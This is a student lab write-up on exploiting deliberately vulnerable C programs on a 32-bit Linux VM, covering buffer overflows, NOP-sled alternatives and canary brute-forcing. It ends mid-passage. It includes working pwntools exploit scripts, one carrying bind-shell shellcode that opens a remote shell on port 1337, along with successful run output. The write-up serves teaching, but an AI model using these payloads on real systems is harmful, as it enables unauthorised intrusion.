

# The Exploitation of a 32-bit Linux System Using Various Methods of Memory Attacks

Quillen Flanigan

Conjure-2

6/18/2023

-In accordance with the ACE core values, I have neither given nor received unauthorized aid on this paper.

## **Abstract:**

Computers are built upon a foundation of storing information in various structures and using this information to execute instructions for the user. Exploiting these data structures can allow us to execute instructions of our choosing, bypass security protocols, and effectively take control over the computer system as a whole. Throughout the following six challenge problems, we will demonstrate how to exploit these structures to gain access to several systems within a computer. We are able to use this advanced access to find useful information and the ability to execute our own scripts, while also learning how to prevent similar vulnerabilities on our own systems. We took advantage of buffer overflows, memory leaks, insecure data structures and exposed source code to exploit vulnerabilities within the foundation of the 32-bit Linux operating system, successfully using these vulnerabilities to gain access to several target systems.

# 1. Introduction:

Modern day computers are so heavily buried underneath a heaping mound of abstractions that it makes it difficult to understand the true depths of how our information is stored. Contrary to popular belief, when we put our information into a program and hit 'Enter', the information does not just go into a cloud of imaginary 1's and 0's, never to be seen again. Rather, these bits are stored on the computer in a physical memory location, and this physical memory is abstracted into data structures that we can better envision and interact with. The fact that this user information is physically stored on the computer allows us to use exploitation techniques to gain access to this data. Attacks such as the SQL Hammer and the Morris Worm illustrate this ability, with both leading to millions of systems being compromised and loss of service across the world for millions of people. These infamous attacks highlight the impact this exploitation can have if the computer security protocols are not advanced enough [1]. With this in mind, if we can find where information is stored on a computer and the necessary vulnerabilities are in place, we can use them to our advantage.

Attacking a computer's memory core is one of the most efficient avenues to controlling the entire system. Decades of memory attacks and exploitation has hardened the modern computer architecture to protect against several attacks, but the average programmer usually lacks the awareness to worry about these security issues and often prioritizes ease and simplicity over limiting the vulnerabilities that allow for most attacks. Our solution focuses on finding these vulnerabilities within provided source code and using them to locate data which we can use for advanced access to the computer.

Gaining this access to a system is arguably the most important skill one can have within the field of cyber warfare. Being able to exploit an adversary's system can give us huge

advantages in the cyber realm, leading to further success in kinetic warfare. Our solutions to the following problems will focus on being able to identify vulnerabilities within different programs while also recognizing and defeating the different security measures being used to limit our access.

## **1.1. Discussion Problems:**

The overall challenge has been broken down into six parts, requiring us to be able to effectively communicate the methods we used to exploit the system. Problems zero, one and four focus on discussion rather than performing exploits, while problems two, three and five focus much more on using exploit techniques to bypass varying security protocols. Problem zero prompts us to find an alternative to the common NOP sled technique used to overflow buffers and return the exploited program to our shellcode. Several security protocols are designed to detect patterns of NO-OP instructions, so using an alternative can help us bypass these simple security measures. Problem one discusses the brute force potential of bypassing canaries on a 32-bit system. We discuss the maximum number of brute force attempts needed to detect the canary value while also having to avoid any stack-smashing protection the system utilizes. Problem four discusses how we can use memory corruption to enable persistent access on a system. With the complex nature of memory corruption attacks, we often choose to use them as an initial attack vector that we can use to build long-term access to the system rather than just using them for a more immediate exploit.

## **1.2. Technical Problems:**

Problem two requires us to bypass an authentication protocol to gain administrator access without mangling the return address, meaning we need to examine the source code and defeat the authentication security protocol without overflowing the return address to point to our own instructions. Problem three prompts us to use provided shellcode to spawn a TCP shell on the system to listen for incoming traffic. This problem also allows us to disable Address Space Layout Randomization (ASLR), so we can safely assume the stack addresses will stay mostly static, allowing us to use varying NOP sled sizes to spawn this TCP shell. With this shell establishing a connection, the shellcode then binds itself to a specific port and gives us a remote shell on the system. Lastly, problem five is broken down into two sections and is the most complex of this challenge. This final problem requires us to enable all modern defenses, including ASLR, Data Execution Prevention (DEP) and canary values, to gain root access to a system while also maintaining stealth during the exploit. This exploit has two major vulnerabilities we must take advantage of: a printf() memory leak and a buffer overflow, which we will utilize to give us root access to the system. These six problems will demonstrate our ability to exploit several security methods in use at varying levels of difficulty and show the advantages that we can achieve through the use of different memory attacks.

## **1.3. Scope and Limitations:**

This exercise is being performed on a 32-bit Linux Virtual Machine (VM) to demonstrate these exploit techniques. However, many modern systems run on 64-bit operating systems, drastically enhancing the security properties relative to the 32-bit systems. The 64-bit space allows the computer to hold and process exponentially more data than the 32-bit systems, which

also enhances the effectiveness of most security protocols such as ASLR. For this reason, most of the techniques described in this report are considered much more complex and will be less effective when trying to exploit a 64-bit system. This limits the scope of this report to mostly 32-bit systems, mostly affecting our solution to problem one, as the brute force capability we can realistically achieve on the 32-bit systems would be unfeasible on 64-bit systems [2]. We are also running the exploits on this VM with the assumption that there are vulnerabilities in the provided source code, such as using vulnerable input buffers ('fscanf()') to allow us to perform stack-based buffer overflows. We also assume that we have direct access to interacting with these programs through user input from text files. Without this direct interaction and stack-based memory corruption, several of our techniques wouldn't be nearly as productive. Lastly, for the first two technical problems, we are assuming that the common modern defenses such as ASLR, DEP and canary values will be disabled. This allows for more simple solutions until we reach problem five.

## **2. Background:**

Memory exploitation refers to a widespread collection of strategies to be able to take advantage of vulnerabilities within scripts. These strategies can range from simple methods such as viewing poorly written source code and mangling return addresses to using complex buffer overflows and memory leaks to bypass full defensive capabilities. I will discuss the basics of computer memory and modern data structures, along with offensive tactics we used and the defensive strategies we had to overcome.

## **2.1. The Stack:**


Throughout the lifespan of a running program, the computer system uses different data structures to store different types of data. Of all these structures, we are most concerned with the stack which contains static local variables, function pointers, return addresses, function calls and parameters, and the various registers used to store instruction information. The stack has two main operations that allow for the storing and retrieval of data: 'PUSH', used for adding ('pushing') data onto the stack, and 'POP', used for retrieving data off of the stack. When we begin a program, a portion of the stack, known as a stack frame, is created for that process' memory. The memory addresses of this program's various functions are pushed onto the stack, and when returning from these functions, the return address for the respective function is popped off the stack into the Instruction Pointer (EIP) so that the computer knows where the data for the next instruction is located. This EIP is an incredibly important pointer and allows us to return to the correct location upon exiting a function; this functionality also serves to be very useful when attempting to corrupt the stack to execute our own code.

## **2.2. Buffer Overflows:**

The most common memory attack when dealing with stack-based exploits is known as a buffer overflow. Simply, a buffer is a data structure mostly used in the C programming language that holds a continuous space in memory (in the stack), and is used to hold user input. We declare a buffer and assign a size to it, allocating that amount of space for the buffer on the program's local stack frame. However in the C language, if the input were to be larger than the allocated space for the temporary buffer, the input would fill the buffer and then spill over into the next



contiguous space in memory. This process of spilling over, or ‘overflowing’, doesn’t return an error in this language, making it a perfect type of exploit as it balances effectiveness and stealth.



-Figure 1: Example of a simple buffer overflow. [9]

Fig. 1 portrays this issue of spilling over into contiguous space that wasn’t allocated for the buffer we are trying to fill. The buffer ‘B’ originally had the data ‘0, 3’ stored, but when we tried to store the string ‘excessive’ into buffer ‘A’, it triggered a buffer overflow and overwrote the data written in buffer ‘B’. This exploit is incredibly common and forms the foundation of using the properties of the stack and the C language to exploit programs for our benefit.

## 2.3. Exploitation Tools:

Now that we have an understanding of the stack and buffer overflows, we can discuss how we use their vulnerable properties to overcome more complex examples. When we want to perform buffer overflows, we often want to accomplish more than just overwriting random data on the stack. Instead, we prefer to exploit the buffers so that when we execute the vulnerable

program, we can overflow our own instructions into the stack where they can be executed, giving us more access to the system or accomplishing a task for us. To understand this better we can look at two main offensive tools: shellcode and NOP sleds.

### **2.3.1. Shellcode:**

When using buffer overflows, we want to insert meaningful instructions into a program's memory to be executed rather than just overflowing a buffer with nonsense that may disrupt the natural flow of a program, but not necessarily benefit us as much. These meaningful instructions come in the form of shellcode. This shellcode is constructed of machine code instructions that we can insert into program memory through buffer overflows. When targeting a vulnerable piece of code, we obtain the size of the buffer we want to overflow, fill the buffer with random characters (NOP sleds) until it reaches its overflow capacity, then our shellcode fills out the spaces in memory contiguous with our overflowed buffer. If we overflow the buffer to the correct capacity, we can overwrite the EIP with our shellcode, so the stack executes our shellcode instead of returning to the previous location stored in the EIP. This forms the basics of how to strategically overwrite buffers so we can use someone's program to execute our own instructions, potentially giving us access to the system as a whole.

### **2.3.2. NOP Sleds:**

While performing buffer overflows on the stack seems to be a fairly simple process, it often carries some dependencies we can not always rely on: the location of the stack within total system memory, the type of data previously on the stack, locations of our important registers and pointers. This information may not always be available to us, so we have to resort to a form of

guessing to determine where to place our shellcode. NOP sleds help us improve our odds of guessing so we do not have to completely brute force our way through the stack. NOP sleds are groups of instructions known as ‘No-Ops’, meaning they do not actually do anything. For our purposes, they merely exist in the stack so we can work our way through memory to find our desired location. Filling up the input we use to overflow a buffer with NOP sleds drastically improves our abilities to find the necessary addresses of various pointers and functions we need to point to our shellcode, allowing us to then insert our instructions and execute them on the stack [3].

## **2.4. Defensive Tactics:**

Through this brief overview we discussed our offensive strategies under the assumption of limited defense. However, real world applications operate under much more strenuous conditions as modern defenses serve to protect against executing directly from the stack and overflowing the stack (stack-smashing). The three main defenses used on modern systems are known as DEP, canary values, and ASLR.

### **2.4.1. Data Execution Prevention (DEP):**

So far we discussed how to execute our own instructions by overflowing buffers to fill the stack with shellcode that can be executed from memory. This is an obvious flaw in the architecture of the stack, so DEP was developed in response to this glaring vulnerability. DEP allows us to mark a section of memory as either writable or executable, but never both. Thus, we can either write instructions into the stack for future use, or execute instructions that are already

there, but never write and execute it in the same step. DEP effectively removes our ability to exploit memory itself to execute our own instructions directly after writing to the same space in memory, meaning we can no longer exploit programs by inserting shellcode, NOP sleds or environment variables directly into the stack.

## 2.4.2. Canary Values:

The process of forcing buffers to be overwritten within the stack is known as ‘stack-smashing’. It refers to ‘smashing through’ the allocated space for a program on the stack to execute new instructions.




Figure 2: Illustration of Stack Smashing. [10]

Fig. 2 illustrates the process of stack smashing, as we overflow a section of the stack to fill it with shellcode. Canary values were developed to help defend against this exploit. These

canaries are random values that get pushed onto the stack before a program begins executing. After the program is finished, it checks to see if this value was overwritten or changed to verify that no buffer overflow occurred. If any overflow/stack smashing occurred during the span of the process, the canary value would be altered or simply overwritten and the computer would detect stack smashing.

### **2.4.3. Address Space Layout Randomization (ASLR):**

The most essential assumption we have made so far is that the stack is a static structure. When we view a program's memory, the addresses of its functions and pointers of interest are often in the same general area during each iteration. This makes it fairly simple for someone trying to exploit the system, as they can just keep running the program and viewing the variables on the stack to get a good idea of the addresses they need to exploit the system. To counter this, ASLR was created to randomize the memory addresses of sensitive functions and pointers. This prevents attackers from tracking patterns on the stack to use in their own programs. This randomization is even more effective within 64-bit systems as it has more space to offset the addresses, using a 40-bit offset as opposed to the 24-bit offset for 32-bit systems.

## **3. Methods:**

With the background information established we can now discuss the tactics used to take advantage of some basic exploits and demonstrate our solutions to the more complex problems. We also begin with discussing our solutions to the more thought-based problems.

### 3.1. Problem 0 - NOP Sled:

For this introductory problem we were prompted to find an alternative to a NOP sled to avoid any NOP detection that the system may be equipped with. The general NOP sled hexadecimal instruction is '0x90', which we can program our systems to detect if there are too many used in a row as it may be an indication of stack smashing. As an alternative, we wanted to choose an instruction that was commonly used within the stack but also maintained its 'No-Op' property. Using instructions that actually perform meaningful actions would help stay undetected by any NOP detection tools, but would also risk the threat of overcomplicating the instruction and actually performing an operation [4]. Considering this tradeoff, we decided using a pop/push instruction pair would be the most effective. Pop and Push are essentially the only two functions used to interact with the stack, so it would be counterintuitive for any system to be configured to see those instructions as malicious. By using an assembly instruction pair such as 'push eax; pop eax', we can accomplish this 'No-Op' property while also using operations that the stack would never want to deter. The argument 'eax' for both operations is a common register used for general arithmetic operations. The push would just place this register value on the stack, then the pop would immediately remove it. Continuing this process would accomplish nothing meaningful on the stack, but would still give us the functionality of a traditional NOP sled by advancing the stack addresses until we can find our shellcode address. Using an instruction pair would also allow us to halve the instructions needed to accomplish the same address-searching capability if we were to use the default '0x90' instruction, as for every '0x90' that would normally be used, we now have two instructions being issued [5].

Essentially any pair of inverse operations would accomplish this task, such as `inc eax;`  
`dec eax`, as this would just increment the value contained in the `eax` register then immediately decrement it. As long as you always end on the inverse of the first instruction, to avoid leaving any data on the stack, any pair would work. However, we believe the `pop/push` pair would be the most effective relative to staying undetected as it is so commonly used on the stack.

### **3.2. Problem 1 - Canary Brute Force:**

As previously discussed, canary values are simply a random value placed onto the stack before we run a program. After the program ends we can review the stack and find where we placed the canary, then verify that both the address and actual canary value hasn't been changed. If something has changed in the canary, the system will detect stack smashing and report that a buffer overflow has been attempted. To get around this canary value defense, we need to locate the canary value before running our program to exploit the system so we can go back after our program has executed and effectively replace the canary. If we do this correctly, we can exploit a system without being detected as the canary won't be changed.

However, discovering the canary can become more difficult as we enhance the complexity of the program. In this problem we must use brute force techniques to find the canary value of a program that has established a network connection. The fact that this process is running on a network that we do not have direct access to means we cannot interact with the stack at a direct level. Therefore, we cannot use any of our known tactics to bypass the canary value. This network connection seems to make finding the canary more complex, but a design feature of network-enabled processes is that they create a child-parent relationship using the `fork()` system call with every new request to the network. The `fork()` call simply creates a new

copy of the currently running program to run concurrently so the system can complete tasks more efficiently.




Figure 3: Illustration of the fork() system call [9]

Fig. 3 shows the usefulness of the fork() system call. It can allow us to keep creating new ‘children’ of the original parent processes to maximize the amount of instructions the CPU can concurrently run. Importantly, this fork() process creates a tree-like structure, which gives us the search benefits of binary/logarithmic search times, dramatically improving our odds at guessing the canary compared to other techniques.

Furthermore, when a fork() call creates a child process, this child will share the exact same memory space as its parent, meaning every child process will share the same canary value of its parent. This property of child and parent processes allows us to target our brute force guesses much more strategically, drastically decreasing the number of guesses we need. The problem gives us three integral pieces of information we can take advantage of: the process



provides feedback on the guesses of the canary as it detects for stack-smashing. This means we can keep guessing random values and we will know if one of our guesses is correct; if we guess and don't get any feedback of stack-smashing, we know the system has verified the canary value. Also, we can guess the canary at any byte length, and we know the canary is a 32-bit null-terminated value. Therefore, if we keep guessing byte-by-byte, which is allowed since we can guess at any byte length, we will only need to guess three times per address value as the canary is made up of four bytes (32 bits), and is null terminated. This tells us the last of the four bytes will be meaningless and solely there for the null terminator [6].

Putting it all together, we know we can guess eight bits (one byte) at a time, we only need to guess three times per address block since the last eight bits contain the null information, and every time we guess we create a new child process which gives us logarithmic search times. Using this would give us  $2^8$ , accounting for the eight bits and logarithmic functionality of the `fork()` calls, and we multiply that product by three, accounting for the three bytes per address block. This gives us a maximum of  $3(2^8)$ , or 768 guesses to correctly guess the canary value using brute force [7].

### **3.3. Problem 2 - Authentication ID:**

For the first technical problem of the challenge, we are prompted to leverage buffer overflows to bypass an authentication protocol within a vulnerable C program. We have two restraints on our solution: we must not mangle the return address and we cannot just use the provided password as our user input. As we know, when exiting a function, the program must know where to jump to so it can execute the next instruction. This 'return address' is stored in the EIP. If we issue too large of a buffer overflow we may overwrite, or mangle, this return

address. While mangling an address can sometimes be useful, it may allow the computer to notice an attack is taking place, and if we do it incorrectly, it could lead to the program having an invalid return address as it tries to jump to a location outside of its' permitted memory space. The infamous seg-fault. This problem also allows us to inspect the C source code for any information helpful to our exploit.

The main exploit program for this problem was constructed within a python file named “exploit.py” that creates a text file named “password.txt”, used as the input into the C program to issue the buffer overflow. Fig. 4 displays the main vulnerability within the main C program and the buffer that we will exploit. The user input will be stored in the password\_buffer array, and the fscanf() function reads in the first string detected in the specified file. The exploit is found in this fscanf() function, as it does not worry about limiting the input it takes in compared to the size of the buffer it is scanning the input into. This lack of awareness for the buffer size is what leads to buffer overflows, especially if the input is larger than the buffer size.




```
char password_buffer[12] = {'A','A','A','A','A','A',
                           'A','A','A','A','A','A'};

filePointer = fopen("password.txt", "r"); //Open the file to read from it.
if (filePointer == NULL)
{
    printf("\nFailed to open file. Exiting.\n");
    exit(0);
} else {
    fscanf(filePointer, "%s", password_buffer); //Read the first string from the file.
}
```

Figure 4: AuthFlag C code, displays buffer and vulnerable fscanf function

As we can see in Fig. 4, we allocated enough space in our buffer for 12 characters. Using that buffer size and the four bytes that the fscanf() function uses, we set the buffer size in our

exploit.py function to be 16 bytes. This means when we write our input into the password.txt file to overflow the buffer, we will use 16 bytes of information (one standard character is equal to one byte) to overflow the buffer and overwrite the remaining code in the C program to allow us administrator access without having to use the actual password of the system.

A screenshot of a code editor window with a light gray background. The code is written in Python and is color-coded. It defines a buffer size, sets an auth\_flag, builds an exploit string with 16 'A's and the auth\_flag, and writes it to a file named password.txt.

```
from pwn import *  
  
# Number of bytes until we reach our target value  
BUF_SIZE = 16  
  
# Correctly set the auth_flag value - Hint: How do computers "see" numbers?  
auth_flag = 322420958  
  
# Build the exploit!  
exploit = b""  
exploit += b"A" * 16  
exploit += p32(auth_flag)  
  
# Write to a file  
with open("password.txt", "wb") as fd:  
    fd.write(exploit)
```

Figure 5: AuthFlag problem, exploit.py file

Referencing Fig. 5, we can see the BUF\_SIZE be allocated to 16, which we also use to set our input length. We chose the character 'A' for the simple hexadecimal representation within the stack frames, making it easier to visualize which exact addresses our exploit is overwriting. The exploit string is filled with these 16 A's along with the variable auth\_flag and then written to the password.txt file once we run the program with the command. This is where our ability to inspect the C source code becomes important.

```

/*Authentication ID*/
#define ADMIN 322420958

int check_authentication();

int main(int argc, char *argv[]) {
    if(check_authentication() == ADMIN)
    {
        printf("\n-----\n");
        printf("    Access Granted.\n");
        printf("-----\n");
    }
    else
    {
        printf("\nAccess Denied.\n");
    }
}

int check_authentication() {
    int auth_flag = 0;
    FILE* filePointer;
    char password_buffer[12] = {'A','A','A','A','A','A',
                                'A','A','A','A','A','A'};

    filePointer = fopen("password.txt", "r"); //Open the file to read from it.
    if (filePointer == NULL)
    {
        printf("\nFailed to open file. Exiting.\n");
        exit(0);
    } else {
        fscanf(filePointer, "%s", password_buffer); //Read the first string from the file.
    }

    //Check password, set flag to 1 if correct
    if(strcmp(password_buffer, "secret") == 0)
        auth_flag = 1;

    return auth_flag;
}

```

Figure 6: Complete AuthFlag C source code.

Looking at the entire C source code in Fig. 6, we are able to see how inspecting the source code allowed us to not only pass the authentication, but also gain administrative access to the system. The C program defines a macro-variable known as ADMIN with the value ‘322420958’. If we look back at Fig. 5, that is also our value for the auth\_flag variable. Inspecting the C code allowed us to find the admin variable needed to gain these heightened privileges. Again from Fig. 5, we append this auth\_flag to the exploit string after appending the

16 'A' characters and then write that to the password.txt file. We then execute the two programs to gain access. The 'A's' issue an overflow on the password\_buffer, then overwrite the strcmp() function, shown at the bottom of Fig. 6. Because the strcmp() function never even executes as our exploit string overflowed into the buffer space it needed, the code just continues to the 'return auth\_flag' statement. The initial if statement in the main() function shown in Fig. 6 compares the returned value from the check\_authentication() function, which we have overwritten to be equal to the ADMIN value itself, to the true macro ADMIN variable and checks to see if they are equal.



```
user@lecture-template:~/ACE_Exploitation/distro/challenge-problems/authFlagAdmin$ make
gcc \
    -g \
    -m32 \
    -no-pie \
    -z execstack \
    -fno-stack-protector \
    -Wno-implicit-function-declaration \
    -Wno-format \
    -mpreferred-stack-boundary=4 \
    -o authFlagAdmin \
    authFlagAdmin.c
user@lecture-template:~/ACE_Exploitation/distro/challenge-problems/authFlagAdmin$ ./authFlagAdmin
password.txt

=====
Access Granted.
=====
user@lecture-template:~/ACE_Exploitation/distro/challenge-problems/authFlagAdmin$
```


Figure 7: Successful exploitation of the authFlagAdmin.c program

We can see in Fig. 7 that after compiling and running the files we successfully gained admin access by exploiting a limited buffer size and the insecure function fscanf() to issue a simple effective buffer overflow.

### 3.4. Problem 3 - Shell Bind TCP:

Continuing with our second technical problem, we are tasked with using provided shellcode and a NOP sled to create a TCP connection on port 1337 which will then grant us

remote access on the machine that we connect with. Granting us access to this machine can allow us to control an entire external system remotely. Our first step was to determine the BUF\_SIZE and the size of our NOP sled in order to properly overflow the vulnerable buffers within the readData6.c source code.



```
void myFunction(char * fileName) {
    FILE* filePointer;
    char dataBuffer[20] = {'\0'};

    printf("Sorry, no address hint.");

    printf("Press any key to read from ");
    printf(fileName);

    getchar(); //Get key from user and discard

    filePointer = fopen(fileName, "r"); //Open the file to read from it.
    if (filePointer == NULL)
    {
        printf("\nFailed to open file. Exiting.\n");
        exit(0);
    } else {

        fscanff(filePointer, "%s", dataBuffer); //Read the first string from the file.

    }

    printf("File contents: \n"); //Display file contents.
    printf(dataBuffer);
    printf("\n");

    return;
}
```

Figure 8: readData6 source code

Fig. 8 displays the buffer and the fscanff() function call we will exploit in order to spawn our TCP shell. For this program the buffer is set to hold 20 characters, and we must also account for the 16 remaining bytes coming from our file pointers and fscanff() function call. This sets our buffer size at 36 bytes. For our NOP sled size, the problem states that we may use any size NOP sled, so we began with a guess of 80 bytes. We then focused on finding a proper return address to use within our exploit string. We will use the following python code in Fig. 9 along with Fig. 8 to illustrate this process.

```

# Number of bytes till we overflow the return address
BUF_SIZE = 36

#shellcode that listens on port 1337 for incoming connections
#provides a shell when a client connects
#connect with $ nc localhost 1337
shellcode = b"\x6a\x66\x58\x6a\x01\x5b\x31\xf6\x56\x53\x6a\x02\x89\xe1\xcd\x80\x5f\x97\x93\xb0\x66\x56\x66\x68\x05\x39\x66\x53\x89\xe1\x6a\x10\x51\x57\x89\xe1\xcd\x80\xb0\x66\xb3\x04\x56\x57\x89\xe1\xcd\x80\xb0\x66\x43\x56\x56\x57\x89\xe1\xcd\x80\x59\x59\xb1\x02\x93\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x08\x04\x03\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x41\x89\xca\xcd\x80"

nop_sled = b"\x90" * 80

returnAddress = p32(0xffffd4c0)

# Build your exploit!
exploit = b""
exploit += b"A" * BUF_SIZE
exploit += returnAddress
exploit += nop_sled
exploit += shellcode

# Write exploit to a file
with open("input.txt", "wb") as fd:
    fd.write(exploit)

```

Figure 9: readData6 - exploit.py

Fig. 9 depicts the correct BUF\_SIZE and NOP sled lengths being set, the BUF\_SIZE again used to create a string of 'A' characters to overflow the buffer, and both this string of A's and our NOP sled being appended to this string. However, before we append our NOP sled, we also append the variable returnAddress. If we look back at the C source code in Fig. 8, we see how the buffer of size 20, file pointers and fscanf() call are collectively overwritten on the stack by our 36 'A's'. The C code then executes a return statement, retrieving the return address from the EIP and returning the where the function 'myFunction()' was called from. However, because we appended our return address after our initial 36 'A' characters, the proper return address in the EIP was overwritten with our chosen returnAddress variable from exploit.py. This sends the program to our specified return address in the NOP sled, which will continue to slide the stack

